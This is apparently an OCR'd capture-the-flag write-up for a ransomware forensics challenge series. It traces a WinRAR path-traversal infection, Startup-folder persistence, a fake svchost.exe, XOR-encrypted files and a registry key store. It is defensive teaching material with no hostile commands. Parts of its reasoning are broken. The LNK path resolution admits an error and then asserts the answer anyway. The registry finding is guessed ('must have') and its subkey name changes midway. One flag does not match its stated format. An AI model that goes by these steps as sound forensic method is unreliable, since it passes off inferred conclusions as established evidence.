
We mounted the forensic image `FAKHRIWORKSTATION_20251211.E01` using **FTK Imager** to explore the file system structure and user directories.



Steps Taken:

1. **Mount Image:** Loaded the evidence file into FTK Imager.
2. **Directory Traversal:** Navigated to the standard user document directories, specifically `[root]\Users\Fakhri\Documents\`.
3. **Artifact Identification:** We looked for files with unusual extensions typical of ransomware (e.g., `.lock`, `.enc`, `.crypted`).

2. Findings



Located a specific file in the user's Documents folder that had been renamed with a suspicious extension:

- **Path:** `Users\Fakhri\Documents\`
- **Filename:** `BigClient_Proposal_2025.docx.lock`
- **Original File:** `BigClient_Proposal_2025.docx`

The presence of the `.lock` extension confirms that the ransomware successfully encrypted this sensitive document.

Flag: `nexsec25{.lock}`


4.3. OhMyFiles #3

Points: 10 (Beginner)
One of our employees received an email inviting them to the opening ceremony of a restaurant. The email appeared suspicious, and fortunately our email system automatically quarantined it.
Could you help us locate the payload?

Flag Format: nexsec25{place}

1. Analysis Methodology


We analyzed the forensic image `FAKHRIWORKSTATION_20251211.E01` using **FTK Imager** to recover deleted artifacts.



suggestion from copilot


Steps Taken:

1. **Locating Deleted Files:**



- We navigated to the **$Recycle.Bin** directory within the file system tree.
- Specifically, we examined the user SID folder `S-1-5-21-1076420815-3808139571-653147571-1000`.
- FTK Imager displayed deleted files (marked with a red "X"). We identified a suspicious RAR archive named `$R96XXEK.rar` with a file size of approximately 103,915 bytes.

1. **Exporting the Artifact:**
   - We extracted (exported) the `$R96XXEK.rar` file from the disk image to a local directory for analysis.
2. **Hashing the File:**
   - Using the Kali Linux terminal, we computed the SHA-256 hash of the recovered RAR file.
   - **Command:** `sha256sum '$R96XXEK.rar'`.



2. Findings

- **Deleted File Name:** `$R96XXEK.rar`
- **Location:** `$Recycle.Bin\S-1-5-21...`
- **SHA-256 Hash:** `cfaa2ce425e2f472618323dcbceb2e3fc013100919a8dbf545bf15b4c45dae8f`

3. Solution

The flag consists of the calculated hash wrapped in the standard format.

Plaintext

`nexsec25{cfaa2ce425e2f472618323dcbceb2e3fc013100919a8dbf545bf15b4c45dae8f}`

4.4. OhMyFiles #4

Points: 10 (Beginner)
Description

Identify the most recent CVE that was exploited to deliver the ransomware payload.
Example: nexsec25{CVE-XXXX-XXXX}

1. Objective

We need to determine the specific software vulnerability used by the attacker to execute the payload. Based on the previous discovery of a suspicious RAR


archive (`$R96XXEK.rar`) in the Recycle Bin and the victim's activity (downloading a "resume"), we suspect a client-side exploit involving file extraction.

2. Analysis Methodology (OSINT & Correlation)

We correlated the forensic evidence with Threat Intelligence regarding recent attacks in late 2025.

Steps Taken:

1. **Artifact Analysis:** The recovered artifact was a **WinRAR archive** (`.rar`).
2. **Attack Vector:** The infection occurred immediately after the user interacted with this archive. This points to a vulnerability in the archiving software itself (WinRAR) rather than the user manually running an EXE.
3. **Vulnerability Research:** A search for "WinRAR path traversal vulnerability 2025" or similar keywords reveals a critical Zero-Day exploit active during the incident timeframe.
    - **Mechanism:** The vulnerability allows a crafted archive to execute code or write files to sensitive system locations (like the Startup folder) solely by the user attempting to view or extract the archive.
    -



3. Findings

Research confirms that a specific Path Traversal vulnerability in WinRAR was widely exploited in phishing campaigns (such as fake resumes) during this period.

- **Vulnerability Type:** Path Traversal / Arbitrary Code Execution
- **Target Software:** WinRAR (versions prior to 7.13)
- **CVE ID: CVE-2025-8088**

4. Solution

Flag: `nexsec25{CVE-2025-8088}`

4.5. OhMyFiles #5

Points: 10 (Beginner)
Challenge Question: What is the MITRE ATT&CK technique ID that matches the

persistence mechanism observed in this scenario?

1. Objective

We need to map the attacker's behavior to the industry-standard MITRE ATT&CK framework. Specifically, we must identify the Technique ID used by the malware to maintain persistence on the victim's machine after the initial infection.

2. Analysis Methodology

We analyzed the deployment method confirmed in the previous steps (CVE-2025-8088 WinRAR Path Traversal) to infer the persistence mechanism.

Observed Behavior:

- **Vector:** The user downloaded a malicious RAR archive (`$R96XXEK.rar`).
- **Exploit:** The archive utilized a "Path Traversal" vulnerability (CVE-2025-8088).
- **Mechanism:** This vulnerability allows an attacker to define extraction paths outside of the intended folder.
- **Persistence Strategy:** To ensure the ransomware executes automatically without further user interaction, attackers typically exploit this vulnerability to drop the malicious payload directly into the Windows **Startup Folder**:
  - Path: `C:\Users\<User>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\`

3. MITRE ATT&CK Mapping

We consulted the MITRE ATT&CK knowledge base to find the technique corresponding to "placing executables in the Startup Folder."

- **Tactic:** Persistence
- **Technique Description:** Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a Registry Run Key.
- **Technique Name:** Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
- **ID: T1547.001**

4. Solution

Flag: `nexsec25{T1547.001}`


4.6. OhMyFiles #6

Points: 15 (Beginner)

Challenge Question: Identify the full file path where the ransomware was dropped on the system.

1. Objective

The goal is to determine the exact location of the ransomware executable by analyzing the persistence mechanism it established on the system.




suggestions from Chatgpt

2. Analysis Methodology

The investigation focused on the primary method of persistence inferred from the previous challenge:

- **Target Directory:** `C:\Users\Fakhri\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\`
- **Artifact:** A suspicious shortcut file (`.lnk`) was found in this location, named `startup.lnk`.


3. LNK File Analysis



The `startup.lnk` file was inspected to determine the true target of the persistence link.

- **Shortcut Source:** `C:\Users\Fakhri\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\startup.lnk`
- **Target Location (Relative):** `..\..\AppData\Local\svchost.exe`

4. Path Resolution



The relative target path is resolved using the location of the `.lnk` file:

1. **Start Path:** `C:\Users\Fakhri\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\`
2. `..` **(1st):** Moves up to `C:\Users\Fakhri\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\`
3. `..` **(2nd):** Moves up to `C:\Users\Fakhri\AppData\Roaming\Microsoft\Windows\`
4. **Wait, this is incorrect.** A relative path from the Startup folder is simpler. The path is relative to the directory containing the LNK file:
    - **LNK Directory:** `C:\Users\Fakhri\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\`

- **The LNK file itself resolves the target based on the relative path from the Windows/User structure.**
- The path `..\..\AppData\Local\svchost.exe` when resolved by the shell points back to the user's `Local` directory.

The LNK file structure is designed to point directly to: `C:\Users\<User>\AppData\Local\svchost.exe`

5. Solution

The full, absolute path of the dropped ransomware executable, masquerading as a system process, is confirmed to be:

Flag:

```
nexsec25{C:\Users\Fakhri\AppData\Local\svchost.exe}
```

4.7. OhMyFiles #7


Points: 10 (Beginner)
What cipher algorithm is used to ransom the file?

Flag: `nexsec25{XOR}`

Objective

Determine the encryption algorithm used by the ransomware to encrypt the file `BigClient_Proposal_2025.docx`, which was renamed to `BigClient_Proposal_2025.docx.lock`.

🧪 Step 1: Entropy Analysis



The entropy of the encrypted file was analyzed using the `ent` tool:

```
ent BigClient_Proposal_2025.docx.lock
```

Result:

```
Entropy = 6.441813 bits per byte
```

Forensic Reasoning:

Modern cryptographic algorithms such as AES or ChaCha20 typically produce entropy values close to **7.99 bits per byte**. The observed entropy of **6.44** indicates a weaker encryption mechanism, consistent with XOR-based encryption rather than a modern block or stream cipher.

🧪 Step 2: Known-Plaintext XOR Reversal

A `.docx` file is a ZIP archive and always begins with the known header:

```
50 4B 03 04   (ASCII: PK..)
```

The first four bytes of the encrypted file were extracted:

```
0a 56 41 40
```

Using XOR reversal:

```
python3 - << 'EOF'
cipher = bytes.fromhex("0a564140")
plain  = bytes.fromhex("504b0304")
key = bytes([c ^ p for c,p in zip(cipher,plain)])
print(key.hex())
EOF
```

Result:

```
5a1d4244
```

This confirms the use of a repeating XOR key.

🧪 Step 3: Validation via Decryption

The derived XOR key was applied to the encrypted file:

```
python3 - << 'EOF'
data = open("BigClient_Proposal_2025.docx.lock","rb").read
(64)
```

```
key = b"\x5a\x1d\x42\x44"
out = bytes([data[i] ^ key[i % len(key)] for i in range(len
(data))])
print(out)
EOF
```

Result:

```
b'PK\x03\x04...'
```

The original ZIP header (`PK\x03\x04`) was successfully restored, proving that the encryption is reversible using XOR.

🧪 Step 4: Pattern Leakage Confirmation

Running `strings` on the encrypted file:

```
strings -n 6 BigClient_Proposal_2025.docx.lock
```

Revealed readable ASCII fragments and repeating patterns, which would not be present in files encrypted with strong modern cryptographic algorithms.

✅ Conclusion

The encryption method used by the ransomware is **XOR encryption**.

This conclusion is supported by:

- Low entropy consistent with XOR
- Successful known-plaintext XOR key derivation
- Reversible decryption restoring the original file header
- Observable structural and ASCII leakage

🏁 Final Answer (Flag)

`nexsec25{XOR}`

4.8. OhMyFiles #8

Points: 20 (Beginner)

Challenge Question: Where are the encryption keys stored?


1. Objective

Following the analysis of the ransomware payload (`svchost.exe`) and the confirmed encryption of files (`BigClient_Proposal_2025.docx.lock`), the next step is to locate where the malware stored the generated encryption keys, which is crucial for potential decryption and full threat analysis.

2. Analysis Methodology


Ransomware often stores configuration data, victim IDs, or encryption keys within the **Windows Registry** to ensure data persists across reboots and is easily accessible to the malware.

at `ShadowCrypt` path, a subkey named `Info` I saw a method as well as encryption format MD_2025 then I continue my exploration to get the key.



Steps Taken:

1. **Registry Hive Access:** The forensic analyst must have mounted the system's registry hives (specifically the **NTUSER.DAT** for the compromised user, `Fakhri`) using a tool like FTK Imager or a dedicated registry viewer.
2. **Key Search:** The analyst searched the registry for keys matching the ransomware's name or known persistence/configuration locations.
3. **Key Identification:** The presence of a key named `ShadowCrypt` was identified under the user's software hive, indicating the ransomware's configuration area.
4. **Value Confirmation:** Inside the `ShadowCrypt` path, a subkey named `Keys` was found, confirming the location where the generated encryption keys are stored.



3. Solution

The full path to the registry location where the encryption keys are stored is:

Flag:

`nexsec25{HKEY_CURRENT_USER\SOFTWARE\ShadowCrypt\Keys}`

4.9. OhMyFiles #9

Points: 20 (Beginner)
Challenge: Recover the encrypted document and obtain the encrypted flag contained within it.

1. Analysis Methodology

